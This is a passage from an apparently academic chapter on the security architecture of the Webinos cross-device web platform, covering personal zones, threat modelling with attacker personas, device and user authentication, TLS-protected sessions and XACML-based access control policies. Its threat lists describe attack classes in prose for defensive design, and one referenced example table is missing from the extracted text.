- Compatibility achieved through standard JavaScript APIs. This allows applications to run on multiple devices with minimal modification.
- Security and privacy for users and application developers.
- Adaptability allowing applications and devices to take advantage of information about the current environment.
- Usability through the creation of a *seamless experience* for users of applications across multiple devices.



The *Webinos* runtime has been officially implemented so far for three target platforms: Android for smartphones and tablets, Windows for PC, and Linux variants for in-car systems and set-top boxes (other unofficial versions exist, e.g., for MacOSX and iOS).

Webinos is based around the concept of *personal zones*, as shown in Figure 1, and consists broadly of three components, as listed in Table 1.

A user's personal zone is the set of all their devices. Each personal zone has a *personal zone hub* (PZH), which coordinates communication, synchronizes data and provides access to devices from the Internet. All other devices have a *Web Runtime* (WRT) (much like a browser) which displays Web applications and process widgets. The Web runtime has been extended with a *Webinos* plug-in to connect it to a local *Personal Zone Proxy* (PZP), which implements APIs, provides local access control and communicates with the personal zone hub.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. Overview of Webinos

The hub is responsible for discovering Internet services and appropriately routing requests from and to each device in the zone. The hub must be constantly online and addressable, so that any device on the Internet can potentially communicate with devices within the zone. This allows for remote data sharing and resource usage both within and between personal zones. The proxy will cache all routing information, so that when a hub is not accessible (e.g. when a device loses network access) the proxy can perform many of the same tasks and support peer-to-peer communication. The *Webinos* architecture is therefore federated: each user has their own personal zone hub and each device has its own proxy. The hub is a key component in the architecture because it provides a central location for storing and synchronizing data, but also because it has many useful security features. The hub can act as a trusted party. In one example application it is used to host personal data rather than trusting it to the application provider.

The hub can be installed on any device, but we have implemented it to be either a cloud-based virtual platform or installed on a home router. The personal zone hub is an essential component within *Webinos* and potentially useful for any Web application middleware.

Table 1. Personal zone components

Component	Key Features and Capabilities
Personal Zone Hub (PZH)	Constantly available and addressable, routes messages, acts as a certificate authority. The hub provides a Web-based user interface to control the personal zone and audit activity.
Personal Zone Proxy (PZP)	Implements most of the Webinos JavaScript APIs, and provides policy-driven access control. As the name suggests, it proxies requests between the PZH and the Web runtime
Web Runtime (WRT)	The user interface to Web applications and widgets.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Component Technologies

The Webinos project makes use of several existing technologies and frameworks.

For initial user registration and subsequent management of the personal zone through a Web interface on the personal zone hub, Webinos uses *OpenID*. OpenID is a decentralised identity and authentication system for Web-based systems. It allows users to register with an *identity provider (IdP)* and then re-use this provider when authenticating to other Websites. For example, when registering with an online Web forum, the end user can specify their identity provider and then will be redirected to this provider to authenticate. The identity provider will send the forum an *identity assertion* proving that the user has ownership of the claimed identity. This allows users to have fewer identities and authentication credentials, and means that they do not have to give passwords to potentially untrustworthy third party services.

The Webinos implementation uses NodeJS, an open source JavaScript runtime for distributed network applications (Joyent, Inc., 2012). NodeJS had to be ported to Android, but was then available on all target platforms. The rest of the platform was written in device-agnostic JavaScript as well as some native C++.

RELATED WORK

The emerging field of cross-platform security is only partially covered by well-established security research on home and personal area networks, which focus on logically or physically co-located collection of devices, like in a home wireless network. Security is only partially covered since, for example, a home network tends to use only one medium, such as WiFi, and therefore cannot encompass mobile devices and connection via mobile device networks.

Since the *Webinos* project is an attempt to make the creation of secure cross-device platform, it addresses the security and privacy issues of the new scenarios' increased connectivity, applying some concepts and adapting and evolving previous security solutions when needed.

In particular,

- Kinkelin et al. (2011) adopted a method to create device-user link and trust relationship among different (home) networks. We extend the solution to the mobile world and add certificates exchange.
- UPnP Device Protection Service (UPnP Forum, 2011) is interesting for combination of certificates and device pairings, which is also our approach, but we adopted a simpler schema of level of privileges and hierarchies.
- SHAMAN (Mitchell and Schaffelhofer, 2004; SHAMAN Project, 2002) investigated the personal CA concept that we borrowed, but we make different assumptions about the place of the personal CA, which is cloud based and in principle always available.
- UIA (Ford et al., 2006) proposed a similar but more general solution. We argue that, in practice, a *Webinos*-like structure would be the most common way in which this solution would be realised, considering the necessity of dealing with Network Address Translation and mobile networks. Differently from UIA, we introduce a further step of usability leveraging on existing user identities when available (e.g. in social networks).

Where previous proposal failed to convincingly cover a particular usage scenario, we tried to fill the gap. The main gaps we identified are mostly related with user acceptability of the security mechanisms.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Web PKI are not suitable for users of Web servers and their devices, as the scarce use of client certificates on the public Web demonstrates. This means that two users of the Web cannot identify each other with secure and robust mechanisms.
- A home network tends to use only one medium, such as WiFi, thus Home PKI cannot interoperate with mobile networks, and therefore cannot encompass mobile devices which often connect from remote locations via mobile data
- User PKIs have usability problem, and are not integrated with social networks

Our focus on user experience in Webinos is motivated by some milestone articles on usable security: Whitten and Tygar (1999) suggests that security needs a usability standard that is different from those applied to 'general consumer software', while Sasse et al. (2001) advocates properly applying standard usability design techniques for addressing security problems, interest in HCI-security is also witnessed by specific sessions at major conferences (e.g. Faily et al., 2013).

The decision to use domain certificates to bootstrap a PKI is based on what we believe users will accept. By incorporating the complex PKI mechanisms into the underlying Webinos middleware, specifically in the PZH (in principle always available in the "cloud"), we have made the PKI metaphor usable for end users who might otherwise be unwilling to invest in PKI management.

Mobile Application Projects

Android is an open source platform derived from Linux 2.6, shaped for mobile devices. Android security (And, 2012) is based on two different mechanisms: *sandboxing* and access control based on read-write-execute permission tuple.

Each Android application is hosted in a Dalvik VM, which is an optimized interpreter for resource (power, memory) scarce devices. Each application runs sandboxed (isolated) from each other in its own instance of the Dalvik virtual machine. The kernel is responsible for sandboxing management. Each instance of the Dalvik virtual machine represents a Linux kernel process. Applications must declare needed permissions for capabilities not provided by the sandbox, so the system prompts the user for consent (at install time). Permission may be enforced at the time of a call into the system, starting an activity (i.e. an application component), sending and receiving broadcasts, accessing and operating on a content provider, and binding to or starting a service.

The second security mechanism is essentially the same of Linux OS. Files and data held by an application are isolated from other applications enforced by the Android Linux kernel and traditional Unix file permissions. To access data from another application, it must first be exposed via a content provider accessed by the message bus.

To ensure application integrity and authenticity, applications must be signed with a certificate whose private key is held by their developer. The certificate identifies the author of the application and does not need to be signed by a certificate authority.

iOS previously known as iPhone OS (iOS, 2010), is a Unix-like operating system developed by Apple for its smartphones and tablets. In iOS, every application is sandboxed during installation. The application, its preferences, and its data are restricted to a unique location in the file system and no application can access another application's preferences or data. In addition, an application running in iOS can see only its own keychain items. The keychain is used to store passwords, keys, certificates, and other secrets.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Its implementation, therefore, requires both cryptographic functions to encrypt and decrypt secrets, and data storage functions to store the secrets and related data in files. To achieve these aims, Keychain Services calls the Common Crypto dynamic library. Digital signatures are required on all applications for iOS. In addition, Apple adds its own signature before distributing an iOS application. Apple does not sign applications that have not been signed by the developer, and applications not signed by Apple simply will not run (Mac, 2010a, 2010b).

Webinos has incorporated several useful ideas from mobile operating systems' security:

- *Code signing*, to prevent installation/instantiation of non-trusted applications (i.e. not authenticated and/or not modified by non-authorized parties and/or provided by untrusted parties).
- *Sandboxing*, to prevent unwanted influences of one application to another one and or to the runtime.
- *A security policy framework*, that is as simple as possible to avoid usability problems and lead to misconfiguration, but expressive enough to allow detailed access control to any key features and functions.

BONDI (bon, 2009) is a composite specification allowing Web applications (widget and Web pages) to interoperate over BONDI defined execution environments. The security framework introduced in BONDI allows different forms of security policy to be expressed based on widget resource signatures (compliant with W3C Widgets 1.0 digital signature specification [W3C Widgets, 2011]). Signatures associated to each widget are also used to assure provenance and integrity. It allows blacklisting and/or whitelisting of widgets, authors, and Websites. The model identifies identity types, resources, attributes and conditions that can be expressed in an XML-based interchange format.

While *Webinos* took inspiration from this work, he management of a security policies can be a source of usability problems, particularly given BONDI's focus on mobile devices rather than device owners. In the following section we will describe how we improved access control system to cope with these multiple domains, and studies were carried out to improve usability.

Usability

In addition to enabling the convergence of different device platforms, we also designed *Webinos* to meet the expectations of a broad user base. This meant that not only would *Webinos* need to be secure in light of a broad range of risks, these risks would need to be addressed without compromising the user experience of *Webinos*-enabled applications. The consequences of failing to do this are well reported in the HCI Security literature. For example, Whitten & Tyger's seminal work on the usability of PGP (Whitten and Tygar, 1999) illustrates how, despite developing an aesthetically pleasing graphical user interface, users were unable to correctly configure and use PGP to encrypt email; this was because the mental models used by the developers of PGP were at odds with those associated with its end users. Surprisingly, insights into how to incorporate human factors into the design of secure systems have been limited, despite the growing interest in HCI-Security at both Information Security and HCI conferences. This is slowly beginning to change, as evidenced by dedicated sessions at major conferences (e.g. Faily et al., 2013); however, the state-of-the-art for designing usable security remains the application of classic user-centred design techniques to voice the security expectations of a system's stakeholders.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

To account for these user expectations, we created and extensively used behavioural specification of archetypical users called *personas*. Personas (Cooper, 1999) are artefacts designed to deal with programmer biases arising from the word *user*. These biases can lead to programmers bending and stretching assumptions about users to meet their own expectation. To address these biases, designers explicitly develop for specific user profiles; these represent the target segment of the system or product being designed. This approach brings two benefits. First, designers only have to focus on those requirements necessary to keep the target persona happy. Second, the idiosyncratic detail associated with personas makes them communicative to a variety of stakeholders. Since their initial proposal over a decade ago, Personas have become a mainstay in User-Centred Design, with articles, book-chapters, and even a book (Pruitt and Adlin, 2006) devoted to the subject of developing and applying them to support usability design. Personas have also been found to be useful as a tool for eliciting requirements for secure systems (Faily and Fléchais, 2010).

When designing *Webinos*, personas were used to surface assumptions that different project team members held about prospective users.

Despite their popularity, the process for developing personas is often methodologically weak, with little concrete guidance available about how to begin personas development effort, and how to structure their analysis. To address these weaknesses, we devised methodologically grounded process to develop them. This led to several "end-user" and "developer" personas (The *Webinos* Consortium, 2011).

Personas were also used to inform threat modelling by the creation of *attacker personas*. The adversarial element is an intrinsic part of the design of secure systems, but usually assumptions about attackers and threat is often limited or stereotypical. One component of a threat is a threat agent, the person or organisation who is motivated to fulfil the threat by attacking the system. We used attacker personas to model these agents, using an approach for developing them which is both grounded and validated by structured data about attackers (Atzeni et al., 2011).

These personas were created in the same way as other *Webinos* personas, but their characteristics were based on data sources about known attackers. The attacker personas were chosen to be representative of OWASP (OWASP Foundation, 2011) human threat agents. To mitigate the risk of developing irrational attacker models, we chose not to model rare but possibly very dangerous attackers, such as government or organised-crime sponsored professional hackers; accurate information about such attackers is not generally available.

The grounding of attacker personas is based on three important characteristics: they are representative of known attacker classes; they are representative of criminals convicted for common online crimes; and they are situated within the context of *Webinos* by design and workshop discussions. As a result, supplemental threat modelling artefacts appeared more realistic, because they were grounded in what a concrete attacker can and is willing to do.

THREAT MODEL

As detailed in section 2, the *Webinos* platform can be split into two key components:

- An application runtime environment (the WRT, essentially an environment providing Web browser's functionalities) for executing applications securely and providing APIs for accessing local resources.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- An overlay network connecting devices belonging to different people and on different networks to support multi-device use cases.

As such, threats tend to exist either at the application execution or network layer. In addition, we must consider the impact of physical threats such as device loss, theft or interference during maintenance. We also consider threats to data storage.

Threats were identified by approaching the problem through a structured risk-analysis approach, which also addressed human factors. We developed a model of *Webinos* based on the IRIS (Integrated Requirement and Information Security) meta-model (Faily and Fléchais, 2010), fed by the *Webinos* user and attacker personas. The attacker personas were grounded in data sources accredited by the security community, such as the Common Attack Pattern Enumeration (CAPEC) (The MITRE Corporation, 2012) and The Open Web Application Security Project (OWASP) 'Top Ten Project' (OWASP foundation, 2011). In addition, as part of the development of *Webinos*, we identified misuse and misusability cases (Faily and Fléchais, 2011) and threats early on in the design phase and applied security *pre-mortems* (Faily et al., 2012) to elicit sources of threats.

Application Environment Threats

Threats to the application environment are broadly the same as threats to any Web browser, but with the added impact of new device APIs and services being misused. We identified *Webinos*-specific threats and attacks including:

1. **Unauthorised use of APIs and remote resources through content injection (XSS/CSRF):** A vulnerable application could be trusted by the end user but load malicious JavaScript from a third party. This JavaScript could take advantage of the application's privileged status and misuse the APIs that it has access to. For example, misusing the messaging API to send unauthorised text messages to premium numbers.
2. **Vulnerability exploitation in the underlying device platform through *Webinos* APIs:** If a *Webinos* API to access a local resource, such as a sensor, was implemented in native code and contain a buffer overrun or similar attack, a Web application could exploit this to gain access to the system. This would allow the machine to be added to a botnet, or for user data to be stolen.
3. **Eavesdropping on communication between applications and *Webinos*:** Applications served over HTTP are vulnerable to requests and responses (which may contain valuable data or credentials) being intercepted and modified.
4. Application Denial of Service by competing application developers. If Web applications are competing for users, then one might attempt to exploit a vulnerability to render the other unusable and drive people to alternatives. For example, a content injection attack could deface the Web application or crash on start-up.
5. Applications capturing hidden analytics about end users. In particular, *Webinos* allows for recording of user context evolution, and provides an API (the context API [The *Webinos* Consortium, 2012b]) to allow application to access these data. This might be misused to track the user's activities and behaviour in unwanted and privacy-invasive ways.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

6. **Device availability loss through battery exhaustion:** Malicious or poorly developed Web applications might run resource-intensive code and exhaust the battery of a mobile device, rendering it temporarily unusable.
7. **Cross-site scripting (XSS):** If an insecure application loads JavaScript injected by a malicious third party, it could result in loss of data or cause the Web application to misbehave.
8. **Theft of identity credentials:** If an attacker gains access to the user's OpenID credentials used to log into the PZH, this could result in loss of confidentiality and integrity of stored data, loss of access to administration console, impersonation, loss of other credentials.
9. **Man in the Browser' attacks:** Malicious plugins might be installed which are able to steal Web application data.
10. **Evasion of access control policies through use of non-*Webinos* APIs:** If the underlying device platform offers alternative ways of accessing device resources, a *Webinos* application might use them to circumvent the access control system.
11. **Spoofing of PZH administration page to steal user credentials:** The user might be tricked into entering credentials into an unauthorised page through spoofing.
12. **Use of accidentally-enabled test code and experimental APIs in *Webinos* deployments:** If the *Webinos* platform was developed with test code that remained enabled after deployment, attackers could misuse this capability to bypass policy controls or exploit the platform.
13. **User linkability through fingerprinting browser APIs:** The addition of new browser APIs would make it easier for advertisers to track the same user between sites; they would have a similar set of APIs available.
14. **Two-factor authentication defeat through misuse of *Webinos* messaging APIs:** The *Webinos* messaging APIs might allow a Web application to view SMS messages used as a second factor of authentication.
15. **Misconfigured access controls exploitation:** If users set overly permissive access control policies, applications may be able to gain unexpected access to resources.
16. **Identification of weak policies through context framework:** Since the context framework log also policy usage, poorly restricted access to context data can allow policy related information leakage.
17. **Insecure storage of *Webinos* data:** Offline Web application data might become available to local malware, or to a thief who has gained physical access to a device.
18. **Failure to check permissions on access requests:** A weakness in the *Webinos* implementation could be exploited to gain unauthorised access to APIs.

While several more threats and attacks still remain, this list does provide useful coverage of threats to the *Webinos* application environment and test cases for the specification and requirements.

Network Threats

Threats to a *Webinos* personal zone may impact the security of every device within it. The following threats and attacks have been identified and must be mitigated in the architecture.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1. **Insecure key storage and use:** The *Webinos* platform uses PKI to identify devices. If a device key was stolen or copied by an attacker, they would be able to join another device to the personal zone and either impersonate the user or gain access to other services.
2. **Unauthorised joining of a personal zone:** A user's PZH might allow an unauthorised user to add a new device to the personal zone. This attack might be hard to detect and would allow a range of misuses of personal devices.
3. **Impersonating a friend when requesting access the user's personal zone:** If Mallory is able to impersonate Bob, he could do this to create a connection to Alice's personal zone and access her resources. This may be possible if Alice is not sure of how Bob can be identified, or if Bob's user credentials are easy to guess or steal.
4. **Unauthorised enrolment of a user device to a malicious personal zone hub:** Before a personal zone proxy is configured to point to the user's personal zone hub, an attacker might force it to join another, malicious hub without the user realising. This would then give the attacker access to Alice's device and allow the attacker to impersonate Alice.
5. **Unauthorised transfer of data from secure to insecure devices:** If one *Webinos* device is well-secured and difficult to access, an attacker might use a less secure device to access it via *Webinos*.

Physical and Environmental Threats

1. **Misuse of physical access to access data stored on remote devices:** Similarly to the previous attack, this involves a malicious engineer or technician misusing their access to a device during maintenance (such as a car during its annual service) to access data stored on the rest of the personal zone.
2. **Exploiting NFC capabilities to impersonate users via a relay attack:** Alice's NFC reader might be made available over *Webinos* and then relay attacks could allow Eve to impersonate her NFC device for mobile payment or identity theft.
3. **Exploiting Bluetooth capabilities:** Since Bluetooth is developed for easy connectivity, often it is used in "mode 1" (no encryption and authentication), and thus bluetooth connections allow for impersonation, eavesdropping and connection hijacking.

Data at Rest

The following components in *Webinos* will be storing data.

1. Applications may store data locally on each device, as well as using data (such as media files) exposed by each device. To support this, an application specific, isolated storage area is made available to each *Webinos* application. In addition, *Webinos* can also expose arbitrary data storage. Access to arbitrary data storage will be mediated by policies and require a different permission. Isolated storage from one application is never exposed to another.
2. Devices. Each device with a PZP will store some or more of the following:
   a. Application data
   b. Data in policies, certificates, and preferences. This may include the names of applications the user has installed, the devices they use and their friends' identities. It is therefore considered private.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

c. Browser histories and system logs
d. Context data (a temporary log file), if enabled.
e. Downloaded widget data containing potentially valuable intellectual property

3. Cloud-based components (PZH, online services) may store:
   a. Context data
   b. Data in policies, certificates, and preferences. This may include the names of applications the user has installed, the devices they use and their friends' identities. It is therefore considered private.
   c. Application data (outside of *Webinos* control)

We therefore identify the following threats in Table 2.
In the sections that follow, we will describe how these threats have been addressed.

Trusted Execution Environment

Threats like unauthorized use of APIs and resources, application denial of service, cross site scripting, man in the browser demand a trusted environment of execution to be mitigated.

The security of the *Webinos* execution environment is specified to achieve security properties, starting from some assumptions. The *Webinos* core components, i.e. the PZH, the PZP and the *Webinos* runtime system are assumed as trusted, so, threats involving the corruption of code while on the device or modification of the runtime itself are not considered.

However, these components are considered at different level of security. While the PZH is the core of the security framework, it is usually placed in particularly secure place (e.g. in the cloud under control of personal zone provider) and little can be done in case of its violation, information available to the PZP and the WRT are minimized to mitigate information leakage if compromised.

Table 2. Reference threats for data at rest

Threat	Description	Attacker	Motivation
Native malware	Malware is installed on *Webinos*-enabled device and is used to access and transmit application data to a third party. This may be targeted to particular apps or users	Irwin	Corporate espionage or discrediting an existing application. Monetary gain.
Device theft	A *Webinos*-enabled device is stolen and data is down loaded by the thief.	David	Most likely selling the device, but this could be a targeted attack on an individual or corporation
Webinos malware	A malicious *Webinos* application accesses user data	Frankie	Stealing personal data for personal or monetary gain, may be looking for credentials or credit card details.
Online data leak	A PZH provider exposes their entire file system by mistake. This compromises the certificates, keys and settings of each user	Gary	May be discrediting former employee, or may be looking for recognition from the user community
App content theft	A *Webinos* widget data is stolen by another developer	Jimmy	Monetary gain – copying valuable IPR
Data blackmail	User data is encrypted and the key held by an attacker. The user is extorted to get back their personal data	Ethan	Monetary gain

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Webinos components of the runtime system allows execution on the base of the application trust, which can be given through certificates signed by a recognised authorities and/or through user authorisation (secured by a previous authentication) at application install or runtime. The only authorised applications shall be from signed, trusted sources, which may be defined by the manufacturer, network provider, or end user.

The *Webinos* runtime must be able to control all application (origin) authenticity and integrity, and this for the firun time before being installed or updated, and *Webinos* must protect the integrity of application instances as they are transferred between devices. Application integrity and authenticity is enforced by the *Webinos* system, in particular the personal zone proxy which acts also as policy enforcement point.

At the same time the system must restrict the application from loading untrustworthy external code, when embedded in a downloaded page (e.g. in a <*script*> tag) The external source must either be an HTTPS location, trusted by the *Webinos* system, or the script must has a signature file linked in the HTML.

Ambiguities in security information must be avoided, i.e. *Webinos* personas shall be able to easily recognize *Webinos* applications running and the authority that certified them and *Webinos* personas should be able to the *Webinos* policy editing tool shall allow policy specification based on assets recognizable by the user and based on comprehensible actions and effects.

The *Webinos* runtime shall protect policies from tampering or modification by unauthorised applications, by exploiting mechanisms to isolate them in memory and in the file system.

Default behaviour should be set to a conservative posture, to avoid common problem of weak configuration left untouched. The installation (or filef use) of an application is the time when a trust decision must be made. By default, unless there are good reasons (based on a conscious decision of the end user), applications should not be installed. If there is doubt about the provenance of the application—whether it is from the right source and has the right name—it should also not be installed

IDENTITY AND AUTHENTICATION

The problem of user authentication and identity management was identified as one of the most sensitive within the *Webinos* security group. Threats like unauthorised joining of a personal zone, spoofing of PZH page, friend impersonation, and unauthorised enrolment can be mitigated by proper authentication mechanisms.

Since *Webinos* provides for local and remote access, in different domains, and from different platform, the provided identity management mechanisms should be usable by a large variety of users and for a large variety of purposes (i.e. it should be suitable in principle for all end user personas, difficult to trespass for attacker personas, and possible to exploit for developer personas).

Webinos should allow for identification of the user to any *Webinos* device and application while paying attention to privacy issues. (e.g. a blind answer to any identity request would allow for information leakage, thus there is the choice to not respond to any request by any device, at least not before some trust relationship has been established).

The unusual *Webinos* approach requires identification for devices with multiple users on one device (e.g. TV system), thus a one-to-one device-user relationship cannot be always assumed

Many reference personas developed in *Webinos* (e.g. Peter), would distressingly manage multiple authentications and multiple authentication systems. Thus, *Webinos* should expose a single sign-on experience when possible. This problem is even more difficult, as *Webinos* must interact with services

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

on the Web which adopt different authentication schemes (e.g. OAuth), as much seamlessly as possible, while preserving the security of the authentication.

To allow for transparency, the user should know the less of different identities (to not mention of different identity providers) while the appropriate identity required to access services should be always accessible.

To allow for simplicity, existing identities (e.g. Google) should be re-used when possible, but only if appropriate. For example, authentication to a specific device often depends on an identity agreed between the user and the device OS (e.g. finger print, user name/password, etc.), and the device does not need to rely on a third party identity provider to perform authentication. In this case, adopting a third party identities could enable denial of service attacks due to unavailability of the third party identity provider, while not reducing the identities already adopted by the person.

Identity management through certificates and public key infrastructure is also a valuable point, since it allows for a solid framework and for securing communications, with the strong contraindication that almost all *Webinos* reference personas cannot understand the PKI metaphor, due to their technical background.

Final aspect to consider is that authentication is a requirement to solve security problems, but has its own security requirements that must be addressed, in particular is desirable to carry it on a secure channel, to achieve integrity and confidentiality of the exchanged authentication credentials. To challenge these requirements, in *Webinos* we developed five independent authentication mechanisms to handle the combination of users, devices and applications, while hiding complexities and re-using identities. In the next sections we detail these five mechanisms, two related to the users, two to the devices and one to applications.

Users

Users in *Webinos* are primarily identified via an OpenID (OpenID, 2013) account URI. This may be a URL or email address. This identity is used to authenticate the user to the personal zone hub's Web interface and administer the personal zone. How the authentication occurs is up to the OpenID provider. However, on some devices users may forego the OpenID authentication in favour of they device-held private key and certificate. For devices with constrained user interfaces, this prevents users from repeatedly having to enter passwords. Furthermore, allow for re-use of existing identities if so desired by the user.

Users may also authenticate to the underlying platform via a device specific mechanism, wrapped using the *Webinos authentication API*. This allows them to take advantage of any fingerprint readers, screen-locks or other systems. This authentication is only used by the authentication API and to authenticate the user if they want to make changes to the local platform. E.g., enabling or disabling a local service. Also in this case, the choice is to not introduce new identities but instead re-use what already available and known by the user.

Devices

Devices are identified by their public key certificate, issued by the personal zone hub. The private key is stored using a platform-provided key store facility, such as Gnome Keyring on Linux or Keychain Services on OS X. Certificates and keys are used as part of the mutually-authenticated TLS connections established between devices in the personal zone.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Certificates are granted to devices when they are enrolled into the personal zone. Enrolment happens through the user visiting their personal zone hub and obtaining a temporary short authentication token. This token is then used when the device connects over TLS to the hub, who exchanges it for a certificate. The authentication metaphor is here more complex, but it is acceptable since it is performed transparently by the end user that likely could misunderstand and misuse certificates and public key mechanisms.

Applications

Applications are identified by the name they are given in the widget manifest, as well as a set of signatures from various authorities. When running in a widget runtime, they have a *recognised origin* referring to the author's own domain, if it exists. The signature scheme is based on the W3C Widget Signatures standard w3c-widget and recognised origins are described in WAC core specifications (The Wholesale Application Community, 2012).

SESSION MANAGEMENT

A functioning *Webinos* network consists of multiple devices, multiple servers, and multiple applications. It requires the interaction of PZPs and PZHs belonging to different users, over multiple different networks.

In *Webinos* there are many notions of session at different levels, due to the different types of possible communications. In particular,

- *Intra Personal Zone Sessions* that are established among PZPs and PZH for any type of communication, particularly for authentication and exchange of data information. The PZH is permanently addressable on the Internet, and requires that the information exchanged in the session are secure.
- *Synchronization* is special case of intra zone sessions, which is required to seamlessly migrate information among different devices in the personal zone, like user data and identity information, certificates, context events and stream, application data and so on. Since synchronisation touches a number of sensitive objects, it can create major issues if leaked.
- *Inter Personal Zone Sessions* which can be created when accessing services on devices/servers outside the user personal zone (e.g. a service on a friend's device). These sessions (for example, between two applications in two different zones) are mediated by a suitable enforcement point entity in each of the two zones personal zone (for anyone of the two zones, a PZP on the device where the service is provided or is requested, and/or the PZH of the other zone). As special case, it is sometimes necessary to route messages between two PZH's to allow monitored communications between applications and services on different zones

Different sessions for different usage enables threats like eavesdropping on communication between applications, Spoofing of PZH administration pages as well as unauthorized joining of a personal zone and friend impersonation.

Another aspect is that the developer personas we elicited (namely, Jessica and Jimmy) are not incline to pay attention to the security and privacy of the users, unless legally obliged to. Thus, *Webinos* should provide a mechanism both easy to use, and to implement. While lack of care in protecting user security and privacy may have many roots (from time pressure to inexperience), and while a systematic re-education of

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Web developers would greatly improve user security, still sessions require protection now, since session data may contain private information, and may be even possible to use a hijacked session to impersonate a user on an application. From the other hand, the hijacking or unauthorised disclosure of Web session is feasible even inexperienced attackers, as widely available tools like Firesheep and FaceNiff can show.

In *Webinos* we mitigate this by imposing privacy and authentication protocols to implement the following properties.

- Traffic between zones and services is encrypted to make snooping traffic more difficult.
- Client-server sessions are mutually authenticated. This mutual authentication includes, user and device.
- Traffic can be monitored at the PZH for anomalies. For example sudden changes in IP address, can be challenged be asking the device to re-authenticate. This helps mitigate against real time token stealing attacks.

To achieve this goal we impose a mandatory use of Transport Layer Security (TLS) (Dierks and Rescorla, 2008) and relevant extensions, and to allow this PZPs need to be installed securely on devices PZP installation bootstrap. Once this "Intra Personal Zone Pairing" is done, the established long term trust relationship between that PZP and the PZH can be exploited to build up secure sessions.

DISTRIBUTED ACCESS CONTROL POLICIES

A key security feature provided by *Webinos* is a policy-based access control system. This mediates every attempt by an application, device and user to use a *Webinos* API. This is designed to limit the privileges of applications which may be trusted to access certain features but not others. For example, a 'news' application might request access to geolocation data in order to find the most relevant stories, but does not require the ability to send SMS or use the camera. Following the principle of least privilege has been proven effective in other application frameworks (Felt et al., 2011) and *Webinos* attempts to do the same. We believe a properly developed access control system would limit a number of identified threats, like unauthorised use of APIs and remote resources, improper use of non-*Webinos* APIs, exploitation of poor access control configuration.

However, the distributed and heterogeneous nature of *Webinos*, along with the ability to form ad-hoc peer-to-peer collaborations creates challenges, as described in previous work (Lyle et al., 2012).

Firstly, the devices in a user's personal zone must have a synchronised and consistent set of policies. Because different devices come online and offline at different times (a car, for example, might not be used for a week or two) it is necessary to aggressively check that the most recent policies are in place before making access control decisions. Although a *default-deny* policy would prevent out-of-date devices from doing too much harm, revocation of application permissions becomes a slower process. Synchronisation is therefore a core requirement of the *Webinos* policy framework.

Another challenge is integrating privacy controls. Rather than simple access control for confidentiality, users of applications may want assurance that their personal data is not misused or disclosed to third parties. While these requirements are ultimately impractical to enforce—Web applications given access to personal data will always be capable of sharing them with remote servers—it would be helpful for users to be informed of how applications *intend* to use their data.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

For example, the news application might state that it only uses *geolocation* to filter results, and that this is not shared with any third party. Such statements can then be matched against the user's preferences and a more informed decision can be made about whether to grant the application access to this resource. The challenge that *Webinos* is facing is to integrate security and privacy controls without introducing excessive complexity.

While *Webinos* tries to build on existing work in policy enforcement, another challenge is adapting more limited access control systems to a more complicated environment. The initial plan for *Webinos* was to use the BONDI-defined (bon, 2009) XACML-based (Godik and Moses, 2005) policy enforcement language and framework, but this turned out to need modification. BONDI policies do not support cross-device interaction or multiple users. Policies must also be able to refer to a dynamically changing set of features, as new APIs may be added by new applications.

Finally, the policy framework had to take into account the different level of confidence in user identity that each application has. For example, a mobile device may be assumed to always belong and be used by one person. However, a shared television might regularly be used by several people, including guests. This means that policies need to refer to the authentication level of the user, and may need to request re-authentication before permission can be granted.

The *Webinos* policy framework is based on XACML, but with the reduced vocabulary defined by the BONDI policy engine (bon, 2009). The BONDI approach has also been adapted to allow the *subject* of policies to refer to the device and user. Abstractly, *Webinos* policies are usually composed in the following way, where device T is the *target device* and device R is the *requesting device*:

User U can access Feature F of Device T through application A on Device R.

An example using XACML syntax is shown in Table 3, for user *jessica@example.com*'s mobile device, denying access to the contacts API. Taken from the *Webinos* Consortium (2012a).

Note that policies refer to *features* of APIs rather than APIs themselves. This is because APIs may include both low- and high-risk functions, such as reading SMS versus sending SMS. Policies are defined in the *policy.xml* file on each platform. New policies are created through user actions: when an application

 </policy>
</policy-set>
```

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

is installed, it prompts the user to allow or deny the application installation and to grant access to requested APIs. This approval is translated into XACML and added to the policy file. The policy implementation architecture also follows from XACML, with policy enforcement (PEP), decision (PDP), information (PIP), and access (PAP) points. On *Webinos*, policy caching is required for requests to remote devices in order to improve efficiency, making the PDP cache (PDPc) a core component.

Synchronisation of policies is implemented through the PZH, which each proxy queries when it starts to receive changes. Each proxy may also make changes to policies (for example, installing a new application) but these require authorisation at the PZH. PZPs also contain an *exceptions.xml* file in the same format.

This file is not synchronised between devices, and is designed to set broad policies that do not need to be changed remotely. This limits the impact of one malicious device attempting to change policies for the whole personal zone.

To describe data handling policies, the XACML-based architecture has been adapted using extensions from the PrimeLife project (Ardagna et al., 2009). This allows *Webinos* to make access control decisions based on both the request context and user preferences. *Webinos* applications contain a *manifest* which let developers give reasons for requesting access to APIs as well as stating obligations with regards to how they will store data. An example excerpt from a manifest is given in Table 4.

THREAT-AWARE API DEVELOPMENT

